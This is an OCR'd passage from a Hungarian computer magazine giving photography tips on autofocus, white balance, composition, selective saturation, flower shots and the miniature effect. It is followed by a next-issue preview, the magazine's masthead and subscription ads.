Egy mozdulatlan motívumra élességet állítani viszonylag egyszerű. Csakhogy nem minden megcélzott fotótéma fogja türelmesen megvárni, amíg fókuszálunk és végre elkattintjuk a felvételt. Tehát meg kell tanulnunk, hogyan kaphatunk le mozgó motívumokat élesen. Ehhez az autofókusz módot egyedi autofókuszról (Nikon) vagy One Shotról (Canon) folyamatos vagy AI Servo AF-re kell átállítani. Ha ekkor egy adott motívumra élesítünk, azután pedig félig lenyomva tartjuk a kioldót, a fényképezőgép folyamatosan utána fog fókuszálni, ha a motívum mozog – mindaddig, amíg a kioldót egészen le nem nyomjuk és a képet el nem készítjük. Ezzel az eljárással minden fókuszpontot használhatunk, azonban a külső mezőknél motívumtól és fényviszonyoktól függően valamivel gyakrabban fordulhatnak elő hibák.

Ha már a fókuszálással foglalkozunk, jusson az is eszünkbe, hogy egy felvétel különböző okokból lehet életlen, a hibás fókuszáláson kívül okozhatja például mozgási életlenség is.

Ha hibás élességállítás okozza az életlenséget, akkor azt vesszük észre, hogy a főmotívum előtti vagy mögötti elemek élesek. Ha az egész kép elmosódottan hat, akkor a fókusz teljesen mellément. A bemozdulás pedig viszonylag könnyen felismerhető a fényekről: ha „kifutnak", az a fényképezőgép felvétel közbeni nem kívánt mozgására utal.

26 FELVÉTEL/Tökéletes színek az előzetes fehéregyensúlynak köszönhetően


Könnyű a fehéregyensúlyt szem elől téveszteni – főleg akkor, ha RAW módban fényképezünk, amelynél ezt a beállítást a szerkesztésnél egyszerűen megváltoztathatjuk. Mégis érdemes a fehéregyensúlyt már a felvételnél lehetőleg hibátlanul beállítani, hogy az expozíciót és a színek visszaadását megbízhatóan tudjuk megítélni. A legtöbb esetben elég jól működik a fényképezőgép automatikája is, és hibátlanul veszi fel a színeket. Egyes motívumoknál mégis könnyen adódhat rossz érték, ilyenkor jobb a fényképezőgép gyártója által előre beállított értékeket használni. Ez főként olyankor fordul elő, amikor egy szín vagy színárnyalat nagyon domináns a képen, például a kék ég, a narancsszínű naplemente vagy egy messzire kifutó zöld mező. Ezeket a motívumokat a fehéregyensúly-automatika gyakran rosszul értelmezi, és szükségtelenül korrigálja. Ebben az esetben tanácsos a fehéregyensúlyt fix értékre beállítani, például *napos* vagy *árnyékos*. Régebben a nappali fény típusú filmek 5500 kelvinre voltak kalibrálva. Ha ezzel fényképezünk naplementét, meleg, sárgás-narancsos színárnyalatokban fogjuk felvenni. Pontos eredményekhez fényképezzünk le egy fehér papírlapot, amely kitölti a képet, és ugyanazon a helyen van, mint a főmotívum, azután válasszuk a fehéregyensúly beállítását.

27 KÉPFELÉPÍTÉS/Az ürességnek is fontos lehet a jól sikerült képkompozícióhoz

Az üres tér, amelyet a motívum körül hagyunk, ugyanolyan fontos egy jól sikerült kompozícióhoz, mint maga a fő téma. Először gondoljuk végig, mennyit akarunk a fotón a háttérből vagy a környezetből megmutatni. A hátteret olyankor célszerű képre vinni, ha az mond valamit a főmotívumról, például egy művésznél, aki a műtermében dolgozik. Ezzel szemben a szűk kivágás teljesen egyértelmű hangsúlyt ad a főmotívumnak.

Az üres tér döntően hozzájárulhat egy fotó mondanivalójának kifejezéséhez. Akciófelvételeknél vagy portréknál ez különösen egyértelmű: ha egy mozgó tárgyról készült képet nézünk, a tekintet akaratlanul abba az irányba vándorol, amerre az objektum mozog. Ezért az objektum előtt mindig hagyjunk egy kicsivel több helyett, mint mögötte, különben a felvételünk rosszul kiegyensúlyozottnak fog hatni – elvész a pillanat dramatikája. Próbáljuk ki a lenti képen, a kép jobb oldali felét letakarva. Portrék is profitálhatnak ebből a kompozíciós trükkből: hagyjunk a tekintet irányában némi helyet. Ha túl szűken vágunk, az beszorított érzést kelt.

Ha egy motívum főobjektuma egy bizonyos irányba mozog, a szemünk ösztönösen követi ezt az irányt. Ha ott hirtelen véget ér a kép, a kíváncsiságunk nem elégül ki. Vagy a másik oldalról nézve: ha már egyszer nagyjából tudjuk, hogy a szem hogyan vándorol



25
Jól eltalált
Gyorsan mozgó motívumoknál a megfelelő fókuszprogram eltalálása a siker záloga

27
Homályos háttér
A Buddha-portrét nagyon jól érvényre juttatja, hogy a háttérből alig lehet valamit felismerni

27
Elkapott mozgás
Ez a fénykép attól hatásos igazán, hogy a taxinak előrefelé bőven maradt még mozgási szabadsága

29
Szelektív telítettség
Itt a vörösárnyalatok lettek felerősítve, ami megadja a kép esti alaphangulatát

egy képen, ezt a tudást a kép megformálásához is használhatjuk. Egy mozgó objektum mozgásának irányában mindig legyen hely – nem véletlenül nevezik a mozgó objektum mögötti területet „holttérnek" is.

28 KÉPFELÉPÍTÉS/Egyszerű szabályok a motívum jobb elrendezéséhez

Ha már tudjuk, mit akarunk fényképezni, és hogy állítsuk be a tükörreflexes gépünket, első lépésben a kompozíció alapjaival kell tisztába jönnünk. Látni fogjuk, hogy a képeink sokkal kifejezőbbé válnak, amint komolyan foglalkozni kezdünk a kép felépítésének kérdéseivel. Kezdetnek bőven elég egyetlen szabály: a harmadolás.

Sok fényképész hajlamos a főmotívumot a kép közepére helyezni. Az eredmény meglehetősen statikus képfelépítés lesz. A legtöbb esetben jobban hat, ha a legfontosabb képelemet valamivel a centrumon kívülre helyezzük. Klasszikus kiindulásnak tekinthetjük a harmadolást, amelynél a képet háromszor három egyforma méretű részre osztjuk fel, és a motívumot nagyjából a képzeletbeli harmadolóvonalak kereszteződési pontjára helyezzük.

29 KÉPSZERKESZTÉS/Szelektív színhasználat a nagyobb hatás érdekében

Ahogy az élesítésnél, úgy a színtelítettség korrekciójánál is óvatosan kell eljárnunk, különben a képek könnyen túl rikítóak és tarkák lesznek. Általános telítettség helyett inkább használjunk szelektívet, amelynél mindig csak egyes színárnyalatokat szerkesztünk. Szelektív korrekciókkal elkerülhetjük ezeknek a képrészeknek a túltelítettségét.

30 MOTÍVUMVÁLASZTÁS/Nyitott szemmel járni a világban és a különlegeset keresni

Motívumkeresés céljából nem kell mindig messzire utazni. Egy rövid kirándulás vidékre néha teljesen elegendő. Nem kell több, mint egy virágos mező – talán van egy, amely mellett naponta öntudatlanul elhajtunk. Tehát, autót letenni az út szélén, elő a fényképezőgéppel, és rajta! A profi felszerelésről egy ilyen vadászaton bátran lemondhatunk, még speciális objektívre sincs szükség. A standard zoom is megteszi – így ugyan nem lesznek a teljes képet kitöltő makrók, de a mai kamerák felbontása a legtöbbször már elég magas ahhoz, hogy maradjon némi tartalék a kivágás nagyításához.

Virágokat mindig csak felülről fotózni unalmas, azonban ebben az esetben még egyszerűen letérdelni sem elég. Ahhoz, hogy a fényképezőgépet megfelelően mozdulatlanul tartsuk és a nyakunk se tekeredjen ki, aligha kerülhetjük el a földre fekvést.

Tipp: Vigyünk magunkkal valami leteríthetőt, hogy védjük a ruhánkat a nedvességtől és a fűfoltoktól.


Kis felvételi távolságnál néha nehéz fókuszálni. Az autofókuszt összezavarják a fűhalmok az előtérben, a virágok mozognak a szélben. Egy izgalmas képhez próbáljuk meg az élességet ne az elölről legelső virágra állítani, hanem inkább kissé hátrébb, és ne feltétlenül középre élesítsünk. Próbáljunk ki különböző blendéket: f/5,6 jó kiinduló érték. A sugárzóan kék ég csodás kontraszt a virágok színéhez. Különösen a hosszú szárú növények nagyon alkalmasak arra, hogy az égboltot is belevegyük a képbe, de sajnos ezek a magasságuk miatt különösen érzékenyek a szélre, ami megnehezíti az élességállítást. Így aztán az ilyen fotózás csak szélcsendes napokon igazán élvezetes.

31 MOTÍVUMPROGRAMOK/A miniatűrhatás képességeinek teljes kihasználása

A távolról fotózott tájképek vagy városi látképek gyakran unalmas hatású képeket adnak. Az újabb fényképezőgépekben azonban megtalálható egy olyan funkció, amivel ezek a felvételek is izgalmassá tehetőek. Ez a miniatűrhatás, amelynek eléréséhez egyébként később a PC is rendelkezésre áll, de jóval kényelmesebb, ha rögtön a kamerával készítjük el így a felvételt.

A miniatűreffekt működése nagyon egyszerű: a fényképezőgép a felvétel közepét leszámítva mesterségesen életleníti majd a képet úgy, hogy a mélységélesség látványosan lecsökken, azt a hatást keltve, mintha a valódi látvány helyett annak egy makettjét fotóztuk volna makró objektívvel, igen közelről.

28
Hatékony hármasszabály
Osszuk a képet gondolatban kilenc mezőre, és rendezzük el a képelemeket ezekbe





30
Más perspektíva
Felülnézetből már unalomig ismerjük a virágokat. A rovarok nézőpontjából sokkal érdekesebbek

AKTUÁLIS

Rejtett mobilfunkciók

Titkos almenük, speciális kódok és parancsok: a gyártók az okostelefonok néhány hasznos funkcióját elzárták a felhasználók elől. Felfedjük, hogy melyek ezek és hogy miként aktiválhatók – rootolás és jailbreak nélkül.






ÖSSZEHASONLÍTÁS

A nagy böngészőteszt

Sebesség, biztonság, kényelem – részletes tesztünkből kiderül, hogy a négy legnagyobb böngészőből melyik kínálja a legtöbbet.



AKTUÁLIS

Így lehet mindenkit megfigyelni!

Ha vetünk egy pillantást a tényekre, rögtön világos lesz: az amerikai hírszerzés szinte kimeríthetetlen erőforrásokkal rendelkezik. Bemutatjuk a lehallgatások technikai hátterét.

TESZT

Mini-PC-k a nappaliban

Az okostévék nem sok szabadságot engedélyeznek, és lehet, hogy még a tévézési, filmnézési szokásainkat is monitorozzák. A kompakt számítógépek viszont ideálisak lehetnek a tévé mellé – eláruljuk, melyik a legjobb.

Február 27-én az újságárusoknál!

IMPRESSZUM

SZERKESZTŐSÉG:

Főszerkesztő: Harangozó Csongor
csongor.harangozo@chipmagazin.hu

Olvasószerkesztők: Fejér Petra, Papp Hajnalka

Szerkesztők: Erdős Márton
marton.erdos@chipmagazin.hu
Győri Ferenc
ferenc.gyori@chipmagazin.hu
Rosta Gábor
gabor.rosta@chipmagazin.hu

Tesztlaborvezető: Harangozó Csongor
csongor.harangozo@chipmagazin.hu

Tervezőszerkesztő: Ulmer Jenő Gergely
jeno.ulmer@chipmagazin.hu

Kiadó: MediaCity Kft.
1053 Budapest, Kecskeméti u. 5.

Felelős kiadó: Bauer Éva ügyvezető

Szerkesztőség Telefon: 1053 Budapest, Kecskeméti u. 5.
(1)225-2390, fax: (1)225-2399

Értékesítés e-mail: ertekesites@mediacity.hu

Reklámszerkesztő: Csorba Tímea
timea.csorba@mediacity.hu

Marketing
Konferenciák marketing@mediacity.hu
konferenciak@mediacity.hu

Terjesztés
E-mail:
Telefon: terjesztes@mediacity.hu
(1) 445-1071

MATESZ print-audit
Kiadványunk példányszámát a Matesz hitelesíti

A CHIP magazint a Magyar Terjesztés-Ellenőrző Szövetség (MATESZ) auditálja.

Terjeszti: Magyar Lapterjesztő Zrt.,
alternatív terjesztők
Előfizetésben terjeszti: Magyar Posta Zrt. Hírlap Üzletága

Megjelenik havonta, egy szám ára: DVD-vel: 1995 Ft

Előfizetési díjak:
1 éves: DVD-vel: 16 740 Ft
Féléves: DVD-vel: 9570 Ft

Nyomtatás: IPRESS Center Hungary Kft.
Cím: 2600 Vác, Nádas utca 4.
Felelős vezető: Lakatos Imre ügyvezető

© The Hungarian edition of the CHIP is a publication of MediaCity Kft. licensed by Vogel Burda Holding GmbH, 80336 Munich/Germany. © Copyright of the trademark "CHIP" by Vogel Burda Holding GmbH, 80336 Munich/Germany.

ISSN 0864-9421

A hirdetések körültekintő gondozását kötelességünknek érezzük, de tartalmukért felelősséget nem vállalunk. A közölt cikkek fordítása, utánnyomása, sokszorosítása és adatrendszerekben való tárolása kizárólag a kiadó engedélyével történhet. A megjelentetett cikkeket szabadalmi vagy más védettségre való tekintet nélkül használják fel.

Figyelmeztetés!
Tisztelt Olvasónk! Tájékoztatjuk, hogy a kiadványunkhoz csatolt lemezmellékleteket ingyenesen biztosítjuk az Ön számára. A szerkesztőségi anyagok vírusellenőrzését az ESET NOD32 Antivirus Business Edition eset programmal végezzük, amelyet a szoftver magyarországi forgalmazója, a Sicontact Kft. biztosít számunkra. A mellékleteket az elérhető és rendelkezésre álló technikai eszközökkel a kiadás előtt gondosan ellenőriztük, ennek ellenére tartalmazhatnak olyan vírusokat vagy programhibákat, melyek felismerésére és kiszűrésére az ellenőrzés során nincs lehetőség. Felhívjuk figyelmüket arra, hogy a kiadó kizárja a felelősséget bármilyen következményért, illetve kárért (beleértve többek között a felhasználói és üzleti tevékenység félbeszakadását, információk esetleges elvesztését, kieső jövedelmet stb.), amely a csatolt mellékletek használatából vagy használhatatlanságából ered.

AKTUÁLIS, HITELES, ÉRDEKES

KERESSE MINDEN CSÜTÖRTÖKÖN AZ ÚJSÁGÁRUSOKNÁL!

ÜZLET, GAZDASÁG, TÁRSADALOM
FIGYELŐ

WWW.FIGYELO.HU

Előfizetői ajánlatainkért kattintson a www.mediacity.hu oldalra!

SEMMI KÖZHELY
SEMMI POLITIKA
SEMMI MEGSZOKOTT

HELYETTE KÉTHAVONTA:

6 LAPSZÁM
4860 FT
12 LAPSZÁM
8900 FT

Előfizetés:
www.mediacity.hu/elofizetes, 06 (40) 201 055